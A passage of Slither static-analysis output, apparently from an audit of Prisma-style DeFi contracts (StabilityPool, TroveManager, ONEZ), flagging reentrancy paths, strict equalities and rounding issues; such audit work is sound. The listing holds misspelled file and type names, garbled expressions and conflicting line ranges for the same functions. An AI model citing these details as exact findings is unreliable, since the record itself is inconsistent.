        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#124)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#125)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#126)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - prod0 = prod0 / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#105)
        - result = prod0 * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#132)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply
INFO:Detectors:
ONEZ.addFacilitator(address,string,uint128) (contracts/core/ONEZ.sol#66-80) ignores return value by _facilitatorsList.add(facilitatorAddress) (contracts/core/ONEZ.sol#81)
ONEZ.removeFacilitator(address) (contracts/core/ONEZ.sol#90-106) ignores return value by _facilitatorsList.remove(facilitatorAddress) (contracts/core/ONEZ.sol#103)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
```

- PrismaCore.sol

```
INFO:Detectors:
PrismaCore.constructor(address,address,address,address) (contracts/core/PrismaCore.sol#55-69) performs a multiplication on the result of a division:
        - startTime = (block.timestamp / 604800) * 604800 (contracts/core/PrismaCore.sol#62)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply
```

- SortedTroves.sol

  No high/med issues flagged by Slither.

- StabilityPool.sol

```
INFO:Detectors:
StabilityPool.collateralGainsByDepositor (contracts/core/StabilityPool.sol#51-52) is never initialized. It is used in:
        - StabilityPool.getDepositorCollateralGain(address) (contracts/core/StabilityPool.sol#607-639)
        - StabilityPool._accrueDepositorCollateralGain(address) (contracts/core/StabilityPool.sol#641-678)
        - StabilityPool.claimCollateralGains(address,uint256[]) (contracts/core/StabilityPool.sol#840-870)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-state-variables
INFO:Detectors:
StabilityPool._computePrisnaPerUnitStaked(uint256,uint256) (contracts/core/StabilityPool.sol#399-423) performs a multiplication on the result of a division:
        - prisnaPerUnitStaked = prisnaNumerator / _totalDebtTokenDeposits (contracts/core/StabilityPool.sol#417)
        - lastPrisnaError = prisnaNumerator - (prisnaPerUnitStaked * _totalDebtTokenDeposits) (contracts/core/StabilityPool.sol#418-420)
StabilityPool._computeRewardsPerUnitStaked(uint256,uint256,uint256,uint256) (contracts/core/StabilityPool.sol#479-531) performs a multiplication on the result of a division:
        - collateralGainPerUnitStaked = collateralNumerator / _totalDebtTokenDeposits (contracts/core/StabilityPool.sol#523-525)
        - lastCollateralError_Offset[idx] = collateralNumerator - (collateralGainPerUnitStaked * _totalDebtTokenDeposits) (contracts/core/StabilityPool.sol#526-528)
StabilityPool.claimableReward(address) (contracts/core/StabilityPool.sol#686-728) performs a multiplication on the result of a division:
        - prisnaPerUnitStaked = prisnaNumerator / totalDebt (contracts/core/StabilityPool.sol#697)
        - marginalPrisnaGain = prisnaPerUnitStaked * P (contracts/core/StabilityPool.sol#698)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply
INFO:Detectors:
StabilityPool._accrueDepositorCollateralGain(address) (contracts/core/StabilityPool.sol#641-678) uses a dangerous strict equality:
        - !initialDeposit == 0 (contracts/core/StabilityPool.sol#650)
StabilityPool._claimableReward(address) (contracts/core/StabilityPool.sol#730-741) uses a dangerous strict equality:
        - !initialDeposit == 0 (contracts/core/StabilityPool.sol#734)
StabilityPool._computeRewardsPerUnitStaked(uint256,uint256,uint256,uint256) (contracts/core/StabilityPool.sol#479-531) uses a dangerous strict equality:
        - _debtToOffset == _totalDebtTokenDeposits (contracts/core/StabilityPool.sol#505)
StabilityPool._offset(IERC20,uint256,uint256) (contracts/core/StabilityPool.sol#438-475) uses a dangerous strict equality:
        - totalDebt == 0 || _debtToOffset == 0 (contracts/core/StabilityPool.sol#451)
StabilityPool._overwriteCollateral(IERC20,uint256) (contracts/core/StabilityPool.sol#203-226) uses a dangerous strict equality:
        - require(bool,string)(indexByCollateral[ _newCollateral] == 0,collateral must be sunset) (contracts/core/StabilityPool.sol#204-207)
StabilityPool._updateG(uint256) (contracts/core/StabilityPool.sol#373-397) uses a dangerous strict equality:
        - totalDebt == 0 || _prisnaIssuance == 0 (contracts/core/StabilityPool.sol#380)
StabilityPool._updateRewardSumAndProduct(uint256,uint256,uint256) (contracts/core/StabilityPool.sol#534-592) uses a dangerous strict equality:
        - newProductFactor == 0 (contracts/core/StabilityPool.sol#569)
StabilityPool._updateSnapshots(address,uint256) (contracts/core/StabilityPool.sol#874-910) uses a dangerous strict equality:
        - _newValue == 0 (contracts/core/StabilityPool.sol#876)
StabilityPool.claimableReward(address) (contracts/core/StabilityPool.sol#686-728) uses a dangerous strict equality:
        - totalDebt == 0 || !initialDeposit == 0 (contracts/core/StabilityPool.sol#692)
StabilityPool.getCompoundedDebtDeposit(address) (contracts/core/StabilityPool.sol#776-791) uses a dangerous strict equality:
        - !initialDeposit == 0 (contracts/core/StabilityPool.sol#780)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities
INFO:Detectors:
Reentrancy in StabilityPool._claimReward(address) (contracts/core/StabllityPool.sol#938-967):
        External calls:
        - _triggerRewardIssuance() (contracts/core/StabilityPool.sol#943)
                - amount = vault.allocateNewEmissions(emissionId) (contracts/core/StabilityPool.sol#348)
        State variables written after the call(s):
        - accountDeposits[account] = AccountDeposit(uint128(newDeposit),depositTimestamp) (contracts/core/StabilityPool.sol#954-957)
        StabilityPool.accountDeposits (contracts/core/StabilityPool.sol#45) can be used in cross function reentrancies:
        - StabilityPool._accrueDepositorCollateralGain(address) (contracts/core/StabilityPool.sol#641-678)
        - StabilityPool._claimReward(address) (contracts/core/StabilityPool.sol#938-967)
        - StabilityPool._claimableReward(address) (contracts/core/StabilityPool.sol#730-741)
        - StabilityPool.accountDeposits (contracts/core/StabilityPool.sol#45)
        - StabilityPool.claimableReward(address) (contracts/core/StabilityPool.sol#686-728)
        - StabilityPool.getCompoundedDebtDeposit(address) (contracts/core/StabilityPool.sol#776-791)
        - StabilityPool.getDepositorCollateralGain(address) (contracts/core/StabilityPool.sol#607-639)
        - StabilityPool.provideToSP(uint256) (contracts/core/StabilityPool.sol#262-287)
        - StabilityPool.withdrawFromSP(uint256) (contracts/core/StabilityPool.sol#299-337)
Reentrancy in StabilityPool._offset(IERC20,uint256,uint256) (contracts/core/StabilityPool.sol#438-475):
        External calls:
        - _triggerRewardIssuance() (contracts/core/StabilityPool.sol#455)
                - amount = vault.allocateNewEmissions(emissionId) (contracts/core/StabilityPool.sol#348)
        State variables written after the call(s):
        - _updateRewardSumAndProduct(collateralGainPerUnitStaked,debtLossPerUnitStaked,idx) (contracts/core/StabilityPool.sol#467-471)
                - P = newP (contracts/core/StabilityPool.sol#590)
        StabilityPool.P (contracts/core/StabilityPool.sol#62) can be used in cross function reentrancies:
        - StabilityPool.P (contracts/core/StabilityPool.sol#62)
        - StabilityPool._getCompoundedStakeFromSnapshots(uint256,StabilityPool.Snapshots) (contracts/core/StabilityPool.sol#794-837)
        - StabilityPool._updateG(uint256) (contracts/core/StabilityPool.sol#373-397)
        - StabilityPool._updateRewardSumAndProduct(uint256,uint256,uint256) (contracts/core/StabilityPool.sol#534-592)
        - StabilityPool._updateSnapshots(address,uint256) (contracts/core/StabilityPool.sol#874-910)
        - StabilityPool.claimableReward(address) (contracts/core/StabilityPool.sol#686-728)
        - _updateRewardSumAndProduct(collateralGainPerUnitStaked,debtLossPerUnitStaked,idx) (contracts/core/StabilityPool.sol#467-471)
                - currentEpoch = currentEpochCached + 1 (contracts/core/StabilityPool.sol#570)
        StabilityPool.currentEpoch (contracts/core/StabilityPool.sol#70) can be used in cross function reentrancies:
        - StabilityPool._getCompoundedStakeFromSnapshots(uint256,StabilityPool.Snapshots) (contracts/core/StabilityPool.sol#794-837)
        - StabilityPool._overwriteCollateral(IERC20,uint256) (contracts/core/StabilityPool.sol#203-226)
        - StabilityPool._updateG(uint256) (contracts/core/StabilityPool.sol#373-397)
        - StabilityPool._updateRewardSumAndProduct(uint256,uint256,uint256) (contracts/core/StabilityPool.sol#534-592)
        - StabilityPool._updateSnapshots(address,uint256) (contracts/core/StabilityPool.sol#874-910)
        - StabilityPool.currentEpoch (contracts/core/StabilityPool.sol#70)
        - _updateRewardSumAndProduct(collateralGainPerUnitStaked,debtLossPerUnitStaked,idx) (contracts/core/StabilityPool.sol#467-471)
                - currentScale = 0 (contracts/core/StabilityPool.sol#572)
                - currentScale = currentScaleCached + 1 (contracts/core/StabilityPool.sol#583)
        StabilityPool.currentScale (contracts/core/StabilityPool.sol#67) can be used in cross function reentrancies:
        - StabilityPool._getCompoundedStakeFromSnapshots(uint256,StabilityPool.Snapshots) (contracts/core/StabilityPool.sol#794-837)
        - StabilityPool._overwriteCollateral(IERC20,uint256) (contracts/core/StabilityPool.sol#203-226)
        - StabilityPool._updateG(uint256) (contracts/core/StabilityPool.sol#373-397)
        - StabilityPool._updateRewardSumAndProduct(uint256,uint256,uint256) (contracts/core/StabilityPool.sol#534-592)
        - StabilityPool._updateSnapshots(address,uint256) (contracts/core/StabilityPool.sol#874-910)
        - StabilityPool.claimableReward(address) (contracts/core/StabilityPool.sol#686-728)
        - StabilityPool.currentScale (contracts/core/StabilityPool.sol#67)
        - _decreaseDebt(_debtToOffset) (contracts/core/StabilityPool.sol#474)
                - totalDebtTokenDeposits = newTotalDebtTokenDeposits (contracts/core/StabilityPool.sol#596)
        StabilityPool.totalDebtTokenDeposits (contracts/core/StabilityPool.sol#43) can be used in cross function reentrancies:
        - StabilityPool._decreaseDebt(uint256) (contracts/core/StabilityPool.sol#594-598)
        - StabilityPool._offset(IERC20,uint256,uint256) (contracts/core/StabilityPool.sol#438-475)
        - StabilityPool._updateG(uint256) (contracts/core/StabilityPool.sol#373-397)
        - StabilityPool._claimableReward(address) (contracts/core/StabilityPool.sol#686-728)
        - StabilityPool.getTotalDebtTokenDeposits() (contracts/core/StabilityPool.sol#248-250)
        - StabilityPool.provideToSP(uint256) (contracts/core/StabilityPool.sol#262-287)
Reentrancy in StabilityPool._triggerRewardIssuance() (contracts/core/StabilityPool.sol#341-360):
        External calls:
        - amount = vault.allocateNewEmissions(emissionId) (contracts/core/StabilityPool.sol#348)
        State variables written after the call(s):
        - lastUpdate = uint32(block.timestamp) (contracts/core/StabilityPool.sol#359)
        StabilityPool.lastUpdate (contracts/core/StabilityPool.sol#36) can be used in cross function reentrancies:
        - StabilityPool._triggerRewardIssuance() (contracts/core/StabilityPool.sol#341-360)
        - StabilityPool._vestedEmissions() (contracts/core/StabilityPool.sol#362-371)
        - StabilityPool.lastUpdate (contracts/core/StabilityPool.sol#36)
        - periodFinish = uint32(block.timestamp + REWARD_DURATION) (contracts/core/StabllityPool.sol#356)
        StabilityPool.periodFinish (contracts/core/StabilityPool.sol#37) can be used in cross function reentrancies:
        - StabilityPool._triggerRewardIssuance() (contracts/core/StabilityPool.sol#341-360)
        - StabilityPool._vestedEmissions() (contracts/core/StabilityPool.sol#362-371)
        - StabilityPool.constructor(address,IDebtTokenOnesProxy,IPrisnaVault,address,address) (contracts/core/StabilityPool.sol#151-166)
        - StabilityPool.periodFinish (contracts/core/StabilityPool.sol#37)
        - rewardRate = uint128(amount / REWARD_DURATION) (contracts/core/StabilityPool.sol#355)
        StabilityPool.rewardRate (contracts/core/StabilityPool.sol#35) can be used in cross function reentrancies:
        - StabilityPool._triggerRewardIssuance() (contracts/core/StabilityPool.sol#341-360)
        - StabilityPool._vestedEmissions() (contracts/core/StabilityPool.sol#362-371)
        - StabilityPool.rewardRate (contracts/core/StabilityPool.sol#35)
Reentrancy in StabilityPool.provideToSP(uint256) (contracts/core/StabilityPool.sol#262-287):
        External calls:
        - _triggerRewardIssuance() (contracts/core/StabilityPool.sol#266)
                - amount = vault.allocateNewEmissions(emissionId) (contracts/core/StabilityPool.sol#348)
        - debtToken.sendToSP(msg.sender,_amount) (contracts/core/StabilityPool.sol#274)
        State variables written after the call(s):
        - accountDeposits[msg.sender] = AccountDeposit(uint128(newDeposit),uint128(block.timestamp)) (contracts/core/StabllityPool.sol#280-283)
        StabilityPool.accountDeposits (contracts/core/StabilityPool.sol#45) can be used in cross function reentrancies:
        - StabilityPool._accrueDepositorCollateralGain(address) (contracts/core/StabilityPool.sol#641-678)
        - StabilityPool._claimReward(address) (contracts/core/StabilityPool.sol#938-967)
        - StabilityPool._claimableReward(address) (contracts/core/StabilityPool.sol#730-741)
        - StabilityPool.accountDeposits (contracts/core/StabilityPool.sol#45)
        - StabilityPool.claimableReward(address) (contracts/core/StabilityPool.sol#686-728)
        - StabilityPool.getCompoundedDebtDeposit(address) (contracts/core/StabilityPool.sol#776-791)
        - StabilityPool.getDepositorCollateralGain(address) (contracts/core/StabilityPool.sol#607-639)
        - StabilityPool.provideToSP(uint256) (contracts/core/StabilityPool.sol#262-287)
        - StabilityPool.withdrawFromSP(uint256) (contracts/core/StabilityPool.sol#299-337)
        - _updateSnapshots(msg.sender,newDeposit) (contracts/core/StabilityPool.sol#285)
                - delete depositSnapshots[_depositor] (contracts/core/StabilityPool.sol#877)
                - depositSnapshots[_depositor].P = currentP (contracts/core/StabilityPool.sol#899)
                - depositSnapshots[_depositor].G = currentG (contracts/core/StabilityPool.sol#900)
                - depositSnapshots[_depositor].scale = currentScaleCached (contracts/core/StabilityPool.sol#901)
                - depositSnapshots[_depositor].epoch = currentEpochCached (contracts/core/StabilityPool.sol#902)
        StabilityPool.depositSnapshots (contracts/core/StabilityPool.sol#46) can be used in cross function reentrancies:
        - StabilityPool._accrueDepositorCollateralGain(address) (contracts/core/StabilityPool.sol#641-678)
        - StabilityPool._claimableReward(address) (contracts/core/StabilityPool.sol#730-741)
        - StabilityPool._updateSnapshots(address,uint256) (contracts/core/StabilityPool.sol#874-910)
        - StabilityPool.claimableReward(address) (contracts/core/StabilityPool.sol#686-728)
        - StabilityPool.depositSnapshots (contracts/core/StabilityPool.sol#46)
        - StabilityPool.getCompoundedDebtDeposit(address) (contracts/core/StabilityPool.sol#776-791)
        - StabilityPool.getDepositorCollateralGain(address) (contracts/core/StabilityPool.sol#607-639)
        - _updateSnapshots(msg.sender,newDeposit) (contracts/core/StabilityPool.sol#285)
                - depositSums[_depositor][t] = 0 (contracts/core/StabilityPool.sol#881)
                - depositSums[_depositor][t_scope_0] = currentS[t_scope_0] (contracts/core/StabilityPool.sol#906)
        StabilityPool.depositSums (contracts/core/StabilityPool.sol#49) can be used in cross function reentrancies:
        - StabilityPool._accrueDepositorCollateralGain(address) (contracts/core/StabilityPool.sol#641-678)
        - StabilityPool._updateSnapshots(address,uint256) (contracts/core/StabilityPool.sol#874-910)
```

```
        - StabilityPool.depositSums (contracts/core/StabilityPool.sol#49)
        - StabilityPool.getDepositorCollateralGain(address) (contracts/core/StabilityPool.sol#607-639)
        - totalDebtTokenDeposits = newTotalDebtTokenDeposits (contracts/core/StabilityPool.sol#276)
        StabilityPool.totalDebtTokenDeposits (contracts/core/StabilityPool.sol#43) can be used in cross function reentrancies:
        - StabilityPool._decreaseDebt(uint256) (contracts/core/StabilityPool.sol#594-598)
        - StabilityPool._offset(IERC20,uint256,uint256) (contracts/core/StabilityPool.sol#438-475)
        - StabilityPool._updateG(uint256) (contracts/core/StabilityPool.sol#373-397)
        - StabilityPool.claimableReward(address) (contracts/core/StabilityPool.sol#686-728)
        - StabilityPool.getTotalDebtTokenDeposits() (contracts/core/StabilityPool.sol#248-250)
        - StabilityPool.provideToSP(uint256) (contracts/core/StabilityPool.sol#262-287)
    Reentrancy in StabilityPool.withdrawFromSP(uint256) (contracts/core/StabilityPool.sol#299-337):
        External calls:
        - _triggerRewardIssuance() (contracts/core/StabilityPool.sol#311)
            - amount = vault.allocateNewEmissions(emissionId) (contracts/core/StabillityPool.sol#348)
        - debtToken.returnFromPool(address(this),msg.sender,debtToWithdraw) (contracts/core/StabillityPool.sol#324)
        State variables written after the call(s):
        - accountDeposits[msg.sender] = AccountDeposit({uint128(newDeposit),depositTimestamp) (contracts/core/StabilityPool.sol#330-333)
        StabilityPool.accountDeposits (contracts/core/StabilityPool.sol#45) can be used in cross function reentrancies:
        - StabilityPool._accrueDepositorCollateralGain(address) (contracts/core/StabilityPool.sol#641-678)
        - StabilityPool._claimReward(address) (contracts/core/StabilityPool.sol#938-967)
        - StabilityPool._claimableReward(address) (contracts/core/StabilityPool.sol#730-741)
        - StabilityPool.accountDeposits (contracts/core/StabilityPool.sol#45)
        - StabilityPool.claimableReward(address) (contracts/core/StabilityPool.sol#686-728)
        - StabilityPool.getCompoundedDebtDeposit(address) (contracts/core/StabilityPool.sol#776-791)
        - StabilityPool.getDepositorCollateralGain(address) (contracts/core/StabilityPool.sol#607-639)
        - StabilityPool.provideToSP(uint256) (contracts/core/StabilityPool.sol#262-287)
        - StabilityPool.withdrawFromSP(uint256) (contracts/core/StabilityPool.sol#299-337)
        - _updateSnapshots(msg.sender,newDeposit) (contracts/core/StabilityPool.sol#335)
            - delete depositSnapshots[_depositor] (contracts/core/StabilityPool.sol#877)
            - depositSnapshots[_depositor].P = currentP (contracts/core/StabilityPool.sol#899)
            - depositSnapshots[_depositor].G = currentG (contracts/core/StabilityPool.sol#900)
            - depositSnapshots[_depositor].scale = currentScaleCached (contracts/core/StabilityPool.sol#901)
            - depositSnapshots[_depositor].epoch = currentEpochCached (contracts/core/StabilityPool.sol#902)
        StabilityPool.depositSnapshots (contracts/core/StabilityPool.sol#46) can be used in cross function reentrancies:
        - StabilityPool._accrueDepositorCollateralGain(address) (contracts/core/StabilityPool.sol#641-678)
        - StabilityPool._claimableReward(address) (contracts/core/StabilityPool.sol#730-741)
        - StabilityPool._updateSnapshots(address,uint256) (contracts/core/StabilityPool.sol#874-910)
        - StabilityPool.claimableReward(address) (contracts/core/StabilityPool.sol#686-728)
        - StabilityPool.depositSnapshots (contracts/core/StabilityPool.sol#46)
        - StabilityPool.getCompoundedDebtDeposit(address) (contracts/core/StabilityPool.sol#776-791)
        - StabilityPool.getDepositorCollateralGain(address) (contracts/core/StabilityPool.sol#607-639)
        - _updateSnapshots(msg.sender,newDeposit) (contracts/core/StabilityPool.sol#335)
            - depositSums[_depositor][t] = 0 (contracts/core/StabilityPool.sol#881)
            - depositSums[_depositor][t_scope_0] = currentS[t_scope_0] (contracts/core/StabilityPool.sol#906)
        StabilityPool.depositSums (contracts/core/StabilityPool.sol#49) can be used in cross function reentrancies:
        - StabilityPool._accrueDepositorCollateralGain(address) (contracts/core/StabilityPool.sol#641-678)
        - StabilityPool._updateSnapshots(address,uint256) (contracts/core/StabilityPool.sol#874-910)
        - StabilityPool.depositSums (contracts/core/StabilityPool.sol#49)
        - StabilityPool.getDepositorCollateralGain(address) (contracts/core/StabilityPool.sol#607-639)
        - _decreaseDebt(debtToWithdraw) (contracts/core/StabilityPool.sol#325)
            - totalDebtTokenDeposits = newTotalDebtTokenDeposits (contracts/core/StabilityPool.sol#596)
        StabilityPool.totalDebtTokenDeposits (contracts/core/StabilityPool.sol#43) can be used in cross function reentrancies:
        - StabilityPool._decreaseDebt(uint256) (contracts/core/StabilityPool.sol#594-598)
        - StabilityPool._offset(IERC20,uint256,uint256) (contracts/core/StabilityPool.sol#438-475)
        - StabilityPool._updateG(uint256) (contracts/core/StabilityPool.sol#373-397)
        - StabilityPool.claimableReward(address) (contracts/core/StabilityPool.sol#686-728)
        - StabilityPool.getTotalDebtTokenDeposits() (contracts/core/StabilityPool.sol#248-250)
        - StabilityPool.provideToSP(uint256) (contracts/core/StabilityPool.sol#262-287)
    Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1
    INFO:Detectors:
    StabilityPool.enableCollateral(IERC20).collateralEnabled (contracts/core/StabilityPool.sol#171) is a local variable never initialized
    Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
    INFO:Detectors:
    StabilityPool.constructor(address,IDebtTokenOnePrxoy,IPrismaVault,address,address) (contracts/core/StabilityPool.sol#151-166) ignores return value by debtToken.underlying().approve(address(debtToken),type()(uin
    t256).max) (contracts/core/StabilityPool.sol#165)
    StabilityPool.claimReward(address) (contracts/core/StabilityPool.sol#920-927) ignores return value by vault.transferAllocatedTokens(msg.sender,recipient,amount) (contracts/core/StabilityPool.sol#923)
    Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
```

- TroveManager.sol

```
    INFO:Detectors:
    TroveManager.getWeekAndDay() (contracts/core/TroveManager.sol#426-431) uses a weak PRNG: "day = (duration % 604800) / 86400 (contracts/core/TroveManager.sol#429)"
    Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#weak-PRNG
    INFO:Detectors:
    Reentrancy in TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320):
        External calls:
        - _closeTrove(_borrower,Status.closedByOwner) (contracts/core/TroveManager.sol#1315)
            - sortedTrovesCached.remove(_borrower) (contracts/core/TroveManager.sol#1368)
        - _sendCollateral(_receiver,collAmount) (contracts/core/TroveManager.sol#1317)
            - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#110)
            - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
            - collateralToken.safeTransfer(_account,_amount) (contracts/core/TroveManager.sol#1650)
        External calls sending eth:
        - _sendCollateral(_receiver,collAmount) (contracts/core/TroveManager.sol#1317)
            - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
        State variables written after the call(s):
        - _resetState() (contracts/core/TroveManager.sol#1318)
            - totalActiveCollateral = 0 (contracts/core/TroveManager.sol#1339)
        TroveManager.totalActiveCollateral (contracts/core/TroveManager.sol#118) can be used in cross function reentrancies:
        - TroveManager._movePendingTroveRewardsToActiveBalance(uint256,uint256) (contracts/core/TroveManager.sol#1545-1553)
        - TroveManager._redeemCloseTrove(address,uint256,uint256) (contracts/core/TroveManager.sol#995-1005)
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager._sendCollateral(address,uint256) (contracts/core/TroveManager.sol#1645-1652)
        - TroveManager.finalizeLiquidation(address,uint256,uint256,uint256,uint256,uint256) (contracts/core/TroveManager.sol#1563-1595)
        - TroveManager.getEntireSystemColl() (contracts/core/TroveManager.sol#583-586)
        - TroveManager.getTotalActiveCollateral() (contracts/core/TroveManager.sol#560-562)
        - TroveManager.openTrove(address,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - TroveManager.updateTroveFromAdjustment(bool,bool,uint256,uint256,bool,uint256,address,address,address,address) (contracts/core/TroveManager.sol#1241-1301)
        - _resetState() (contracts/core/TroveManager.sol#1318)
            - totalActiveDebt = 0 (contracts/core/TroveManager.sol#1340)
        TroveManager.totalActiveDebt (contracts/core/TroveManager.sol#119) can be used in cross function reentrancies:
        - TroveManager._accrueActiveInterests() (contracts/core/TroveManager.sol#1696-1714)
        - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
        - TroveManager._decreaseDebt(address,uint256) (contracts/core/TroveManager.sol#1678-1681)
        - TroveManager._increaseDebt(address,uint256,uint256) (contracts/core/TroveManager.sol#1654-1666)
        - TroveManager._movePendingTroveRewardsToActiveBalance(uint256,uint256) (contracts/core/TroveManager.sol#1545-1553)
        - TroveManager._redeemCloseTrove(address,uint256,uint256) (contracts/core/TroveManager.sol#995-1005)
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager._updateBalances() (contracts/core/TroveManager.sol#1690-1693)
        - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
        - TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320)
        - TroveManager.getEntireSystemDebt() (contracts/core/TroveManager.sol#567-579)
        - TroveManager.getTotalActiveDebt() (contracts/core/TroveManager.sol#564-576)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - TroveManager.redeemCollateral(uint256,address,address,address,uint256,uint256,uint256) (contracts/core/TroveManager.sol#759-901)
        - _resetState() (contracts/core/TroveManager.sol#1318)
            - totalStakes = 0 (contracts/core/TroveManager.sol#1332)
        TroveManager.totalStakes (contracts/core/TroveManager.sol#95) can be used in cross function reentrancies:
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._removeStake(address) (contracts/core/TroveManager.sol#1484-1488)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager._updateStakeAndTotalStakes(ITroveManager.Trove) (contracts/core/TroveManager.sol#1491-1502)
        - TroveManager.finalizeLiquidation(address,uint256,uint256,uint256,uint256) (contracts/core/TroveManager.sol#1563-1595)
        - TroveManager.totalStakes (contracts/core/TroveManager.sol#95)
    Reentrancy in TroveManager.redeemCollateral(uint256,address,address,address,uint256,uint256,uint256) (contracts/core/TroveManager.sol#759-901):
        External calls:
        - totals.price = fetchPrice() (contracts/core/TroveManager.sol#780)
            - _priceFeed.fetchPrice(address(collateralToken)) (contracts/core/TroveManager.sol#423)
        - require(bool,string)(IBorrowerOperations(borrowerOperationsAddress).getTCR() >= _MCR,Cannot redeem when TCR < MCR) (contracts/core/TroveManager.sol#782-785)
        - _updateBalances() (contracts/core/TroveManager.sol#791)
            - amount = vault.allocateNewEmissions(id.debt) (contracts/core/TroveManager.sol#1169)
            - amount = vault.allocateNewEmissions(id.minting) (contracts/core/TroveManager.sol#1179)
        - _applyPendingRewards(currentBorrower) (contracts/core/TroveManager.sol#812)
            - amount = vault.allocateNewEmissions(id.debt) (contracts/core/TroveManager.sol#1169)
            - amount = vault.allocateNewEmissions(id.minting) (contracts/core/TroveManager.sol#1179)
        - singleRedemption = _redeemCollateralFromTrove(_sortedTrovesCached,currentBorrower,totals.remainingDebt,totals.price,_upperPartialRedemptionHint,_lowerPartialRedemptionHint,_partialRedemptionHintNICR) (
    contracts/core/TroveManager.sol#833-842)
            - debtToken.burn(gasPoolAddress,_debt) (contracts/core/TroveManager.sol#1000)
            - _sortedTrovesCached.reInsert(_borrower,newNICR,_upperPartialRedemptionHint,_lowerPartialRedemptionHint) (contracts/core/TroveManager.sol#965-970)
            - sortedTrovesCached.remove(_borrower) (contracts/core/TroveManager.sol#1368)
        - _sendCollateral(PRISMA_CORE.feeReceiver(),totals.collateralFee) (contracts/core/TroveManager.sol#882)
            - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#110)
            - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
            - collateralToken.safeTransfer(_account,_amount) (contracts/core/TroveManager.sol#1650)
        - debtToken.burn(msg.sender,totals.totalDebtToRedeem) (contracts/core/TroveManager.sol#896)
        External calls sending eth:
        - _sendCollateral(PRISMA_CORE.feeReceiver(),totals.collateralFee) (contracts/core/TroveManager.sol#882)
            - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
        State variables written after the call(s):
        - totalActiveDebt = totalActiveDebt - totals.totalDebtToRedeem (contracts/core/TroveManager.sol#898)
        TroveManager.totalActiveDebt (contracts/core/TroveManager.sol#119) can be used in cross function reentrancies:
        - TroveManager._accrueActiveInterests() (contracts/core/TroveManager.sol#1696-1714)
        - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
        - TroveManager._decreaseDebt(address,uint256) (contracts/core/TroveManager.sol#1678-1681)
        - TroveManager._increaseDebt(address,uint256,uint256) (contracts/core/TroveManager.sol#1654-1666)
        - TroveManager._movePendingTroveRewardsToActiveBalance(uint256,uint256) (contracts/core/TroveManager.sol#1545-1553)
        - TroveManager._redeemCloseTrove(address,uint256,uint256) (contracts/core/TroveManager.sol#995-1005)
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager._updateBalances() (contracts/core/TroveManager.sol#1690-1693)
        - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
        - TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320)
```

```
        - TroveManager.getEntireSystemDebt() (contracts/core/TroveManager.sol#507-519)
        - TroveManager.getTotalActiveDebt() (contracts/core/TroveManager.sol#564-576)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - TroveManager.redeemCollateral(uint256,address,address,address,uint256,uint256,uint256) (contracts/core/TroveManager.sol#759-901)
